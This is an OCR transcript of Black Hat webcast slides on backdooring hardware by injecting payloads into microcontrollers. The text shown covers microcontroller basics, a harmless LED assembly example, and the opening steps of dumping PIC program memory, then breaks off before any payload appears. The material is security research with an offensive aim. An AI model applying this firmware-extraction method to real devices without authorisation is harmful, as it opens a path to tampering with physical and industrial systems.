Backdooring Hardware Devices by Injecting Malicious Payloads on Microcontrollers

August 22, 2019

@BlackHatEvents / #BlackHatWebcasts

Feature Speaker

Featured Presenter:

Sheila Ayelen Berta (@UnaPibaGeek)

Offensive Security Researcher

Backdoors...

Many Android Devices Had a Pre-Installed Backdoor, Google Reveals

The list of affected devices includes Leagoo M5 Plus, Leagoo M8, Nomu S10, and Nomu S20.


Vodafone found hidden backdoors in Huawei equipment

The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies


Supermicro hardware weaknesses researchers backdoor an IBM clou[d] server

Other providers of bare-metal cloud computing might also be vulnerable t[o]

Microcontrollers vs Microprocessors




Microprocessors
Intel, AMD, ARM
...



Microcontrollers
Microchip, ATMEL, ST
...

Microprocessors overview

- Microprocessors = CPU
- Memories and I/O busses are physically separated.
- Usually bigger than a microcontroller.
- Greater processing capacity.




- Modified-Harvard memory organization.
- 32 or 64 bits (most common).


Microcontrollers overview

- Microcontrollers = CPU + RAM + ROM + I/O busses
- Smaller CPU with less processing capacity.
- Usually smaller size than microprocessors.

- Harvard memory organization.
- 16 bits (most common).
- A little stack.



Use cases





!=


Raspberry PI
ARM Microprocessor


Arduino UNO
Atmega Microcontroller


Microcontrollers evolution













Is worth it?

- Physical Security Systems.
- Car’s ECU.
- Semaphores.
- Elevators.
- Sensors.
- Modules of Industrial systems.
- Home appliances.
- Robots.
- …



MICROCONTROLLERS PROGRAMMING


Microcontrollers programming



Microcontrollers programming

```
MAIN_PROG CODE

START

    CLRF     PORTD                          ; Clear PORTD
    MOVLW    B'00000000'
    MOVWF    TRISD                          ; All is Output

    BSF      PORTD,2                        ; Turn on LED
    GOTO $                                  ; Loop forever

    END
```

ASM code to turning on a LED - (PIC)




MPLAB X IDE

```
BUILD SUCCESSFUL (total time: 313ms)
Loading code from /home/shei/MPLABXProjects/LED1.X/dist/default/production/LED1.X.production.hex...
Loading completed
```

.hex file (firmware)

Microcontrollers programming




Microchip (PIC) programmer software


Microchip (PIC) programmer hardware


PROGRAM MEMORY DUMP

PIC memory organization



Program memory dump (step 1)







Connection from PIC microcontroller to PICKIT 3

Program memory dump (step 2)


1




2



3

